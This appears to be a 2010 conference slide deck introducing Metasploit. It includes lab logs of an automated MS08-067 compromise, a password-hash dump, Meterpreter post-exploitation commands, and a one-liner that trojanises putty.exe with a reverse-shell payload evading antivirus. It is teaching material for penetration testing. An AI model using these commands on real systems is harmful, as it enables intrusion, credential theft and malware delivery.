

METASPLOIT



Free, Powerful, Flexible

Warning



Make sure you have written permission to use apps like Metasploit on systems that are not yours!

What is Metasploit?



History

- Started June 2003 against anti-disclosure
- 1.0 written in Perl and had 11 exploits
- 3.0 complete rewrite in Ruby
- 3.1 Released under the BSD license
- 3.4.2 (svn) has 590 exploits, 305 auxiliary modules, 225 payloads and 27 encoders
- Acquired by Rapid7 on Oct 21, 2009

Getting Metasploit

- Windows, Linux and UNIX packages
 - <http://www.metasploit.com/framework/download/>
- Check out directly from Subversion repository
 - `svn co https://www.metasploit.com/svn/framework3/trunk/`
- Ruby 1.9.2 - current supported version

Interfaces available

- msfcli - Metasploit one-liners from the shell
- msfconsole - Text based interactive console
- msfgui - Java GUI
- msfweb - web interface (not currently supported)
- msfrpcd - XMLRPC server

External Applications

- nmap
- Maltego
- Nessus
- Nexpose
- Ratproxy
- Karma

Capabilities

- Reconnaissance
- Scanning
- Exploit
- Control and Pivot
- Encode payloads
- Develop Exploits

Recon

- Recon modules found in `modules/auxiliary/gather/`
- DNS Enumeration
- Email Address Collection
- Username Generation
 - <http://sourceforge.net/projects/reconnoiter/files/>
- Shodan
 - http://www.sploitlab.com/files/shodan_enumerator.rb


Scanning

```

Default
(jwood@Yardley.local)~/pentesting/msf3
(0 00:15:06 584) -> ls modules/auxiliary/scanner/
backdoor      finger      misc        ntp          sip          telnet
db2           ftp         motorola    oracle       smb          tftp
dcerpc       http       mssql      pop3         smtp         vnc
dect         imap       mysql      portscan    snmp         vxworks
discovery    ip         netbios    postgres    ssh          x11
emc          lotus      nfs        rogue
(jwood@Yardley.local)~/pentesting/msf3
(0 00:15:09 585) -> ls modules/auxiliary/scanner/portscan/
ack.rb        ftpbounce.rb  syn.rb      tcp.rb       xmas.rb
(jwood@Yardley.local)~/pentesting/msf3
(0 00:15:11 586) -> █

```

Database setup



```
msf > db_connect utos-msf
[-] Note that sqlite is not supported due to numerous issues.
[-] It may work, but don't count on it
[*] Creating a new database file...
[*] Successfully connected to the database
[*] File: utos-msf
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > █
```

nmap scanning

```
msf > nmap -v -sV 192.168.1.111 -oA peng1
```

```
[*] exec: nmap -v -sV 192.168.1.111 -oA peng1
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2010-10-06 23:52 MDT
```

```
NSE: Loaded 4 scripts for scanning.
```

```
Initiating Ping Scan at 23:52
```

```
Scanning 192.168.1.111 [2 ports]
```

```
Completed Ping Scan at 23:52, 1.10s elapsed (1 total hosts)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
```

```
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.1 with Suhosin-Patch)
```

```
Service Info: OS: Linux
```

```
Read data files from: /opt/local/share/nmap
```

```
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
```

```
msf > █
```

Loading into utos-msf

```

msf > db_import peng1.xml
[*] Importing 'Nmap XML' data
[*] Importing host 192.168.1.111
[*] Successfully imported /Users/jwood/pentesting/msf3/peng1.xml
msf > db_hosts

Hosts
=====

address      address6  arch  comm  comments  created_at          info  mac  name  os_flavor
os_lang  os_name  os_sp  purpose  state  updated_at          svcs  vulns  workspace
-----
-----
192.168.1.111          2010-10-07 05:53:44 UTC
                alive 2010-10-07 05:53:44 UTC 2    0    default

msf > db_services

Services
=====

created_at          info  name
-----
e  port  proto  state  updated_at          Host      Workspace
-----
2010-10-07 05:53:44 UTC  OpenSSH 4.7p1 Debian 8ubuntu1.2 protocol 2.0  ssh
  22  tcp  open  2010-10-07 05:53:44 UTC  192.168.1.111  default
2010-10-07 05:53:44 UTC  Apache httpd 2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.1 with Suhosin-Patch  htt
p 80  tcp  open  2010-10-07 05:53:44 UTC  192.168.1.111  default

msf > █

```

Exploitation

- Network services - SMTP, FTP, SNMP, HTTP
- Client applications - Browsers, PDFs, EXE
- Wireless - MITM
- Web applications
- Database systems

db_autopwn

- Load up a vulnerability scan

```

msf > db_import data/nexpose-scan-utos.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.6
[*] Successfully imported /Users/jwood/pentesting/msf3/data/nexpose-scan-utos.xml
msf > db_hosts

Hosts
=====

address      address6  arch  comm  comments  created_at          info  mac  name  os_flavor
os_lang  os_name  os_sp  purpose  state  updated_at          svcs  vulns  workspace
-----
-----
192.168.1.6          2010-10-07 21:58:15 UTC
              alive 2010-10-07 21:58:15 UTC 5      5      default
msf > █

```

```

msf > db_autopwn -t -x -e -r
[*] Analysis completed in 4 seconds (0 vulns / 0 refs)
[*]
[*] =====
[*]                               Matching Exploit Modules
[*] =====
[*] 192.168.1.6:445 exploit/windows/smb/ms06_040_netapi (CVE-2006-3439)
[*] 192.168.1.6:445 exploit/windows/smb/ms08_067_netapi (NEXPOSE-dcerpc-ms-netapi-netpathcanoni
calize-dos)
[*] =====
[*]
[*]
[*] (1/2 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi against 192.168.1.6:445...
[*] (2/2 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi against 192.168.1.6:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish execution...
[*] Meterpreter session 1 opened (192.168.1.106:10725 -> 192.168.1.6:1042) at 2010-10-07 16:00:50 -
0600
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish execution...
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish execution...
[*] The autopwn command has completed with 1 sessions
[*] Enter sessions -i [ID] to interact with a given session ID
[*]
[*] =====

Active sessions
=====

  Id  Type      Via      Information      Connection
  --  ----      ---      -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ XP-UTOS-MSF (ADMIN) 192.168.1.106:10725 -> 192.
168.1.6:1042 exploit/windows/smb/ms08_067_netapi

[*] =====

msf > █

```

Score!

```

meterpreter > sysinfo
Computer: XP-UTOS-MSF
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
meterpreter >
meterpreter > hashdump
Administrator:500:164b14fe3bf657b193e28745b8bf4ba6:28fb017a64ae32a34c879bcf52fe11aa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:b5078ef808b03b679dbaffa2247be2ea:4b0f38007d79a1830ce1ad39eed5067a:::
SUPPORT_388945a0Menu=C::1002:aad3b435b51404eeaad3b435b51404ee:09d82e7cd26ac3d405d8a9c5f55ce123:::
utos-msf:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:95:2e:2d
IP Address   : 192.168.1.6
Netmask      : 255.255.255.0

```

Control and Pivot

- Meterpreter - Windows
- Meterpreter - Linux/POSIX
- Machterpreter - OS X
- Meterpreter in PHP

More Meterpreter

- Act as a router for the Metasploit
- Execute scripted actions
- Download password hashes
- Migrate between processes
- Key logging, screen capture, edit registry
- 54 different scripts in scripts/meterpreter

Meterpreter Commands

Core Commands

=====

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
exit	Terminate the meterpreter session
help	Help menu
interact	Interacts with a channel
irb	Drop into irb scripting mode
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
run	Executes a meterpreter script
use	Load a one or more meterpreter extensions
write	Writes data to a channel

commands continued...

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
del	Delete the specified file
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

networking

Stdapi: Networking Commands

=====

Command	Description
-----	-----
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

system

Stdapi: System Commands

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Get as many privileges as possible
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

userland

Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

privileged commands

Priv: Elevate Commands

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

Command	Description
-----	-----
timestomp	Manipulate file MACE attributes

Meterpreter Scripts

```
meterpreter > run winenum
```

```
[*] Running Windows Local Enumeration Meterpreter Script
```

```
[*] New session on 192.168.1.6:1042...
```

```
[*] Saving general report to /Users/jwood/.msf3/logs/scripts/winenum/XP-UTOS-MSF_20101007.2111/XP-UTOS-MSF_20101007.2111.txt
```

```
[*] Output of each individual command is saved to /Users/jwood/.msf3/logs/scripts/winenum/XP-UTOS-MSF_20101007.2111
```

```
[*] Checking if XP-UTOS-MSF is a Virtual Machine .....
```

```
[*] This is a VMWare virtual Machine
```

```
[*] UAC is Disabled
```

```
[*] Running Command List ...
```

```
[*] running command cmd.exe /c set
```

```
[*] running command arp -a
```

```
[*] running command ipconfig /all
```

```
[*] running command ipconfig /displaydns
```

```
[*] running command route print
```

```
[*] running command net view
```

```
[*] running command netstat -vb
```

```
[*] running command netstat -ns
```

```
[*] running command net accounts
```

```
.....snip.....
```

```
[*] Extracting software list from registry
```

```
[*] Dumping password hashes...
```

```
[*] Hashes Dumped
```

```
[*] Getting Tokens...
```

```
[*] All tokens have been processed
```

```
[*] Done!
```

Backdooring Files

- PDF, EXE, Audio, Flash and more
- `./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=8080 R | ./msfencode -t exe -x /tmp/putty.exe -o /tmp/putty_backdoored.exe -e x86/shikata_ga_nai -c 5`
- Tested files on VirusTotal.com
 - PDF - 20 of 42 AV apps detected
 - EXE - 2 of 42 AV apps detected

Developing a Module

- Got something you want to exploit?

```
require 'msf/core'
require 'net/http'

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Report
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Utah Open Source Metasploit Module',
      'Description' => %q{
        Demo Module
      },
      'Author' => [ 'Jason Wood <tadaka[at]gmail.com>' ],
      'License' => BSD_LICENSE,
      'Version' => '$Revision: 1 $'))
    register_options(
      [
        # OptBool.new('AT_CON', [ true, 'Are we at the con?', true ]),
      ], self.class)
  end

  # Finally to the meat of the script. Start setting up arrays and calling methods
  def run

    print_status("Hello UTOS 2010")
    print_status("")

  end

end
```

For example...

```
def run
  tw_username = datastore['TWITTER_USERNAME']
  tw_password = datastore['TWITTER_PASSWORD']
  tw_message = datastore['MESSAGE']

  # Create base64 encoded string for HTTP authentication
  enc = Rex::Text.encode_base64(tw_username + ":" + tw_password)
  # Remove any newline chars that may get added to the encoded string
  enc = enc.strip

  # Make sure the message is 140 characters or less
  if tw_message.length < 141
    headers = {'Authorization' => 'Basic ' + enc}

    data = "status=#{tw_message}"

    @tw_host = Net::HTTP.new("api.twitter.com",443)
    # passwords in clear text suck, use ssl
    @tw_host.use_ssl = true

    resp = @tw_host.post2("/1/statuses/update.xml",data,headers)

    if resp.code == "200" then
      print_status("Twitter message delivered!")
    end
  else
    puts "Message too long."
  end
end
```

Resources

- IRC: freenode.net, #metasploit
- metasploit.com
- <http://www.offensive-security.com/metasploit-unleashed/>
- Securitytube.net
- Slides at <http://jwnetworkconsulting.com/downloads/utos-msf-2010.pdf>

Questions?

- jwnetworkconsulting.com
- tadaka__AT__gmail.com
- tadaka in IRC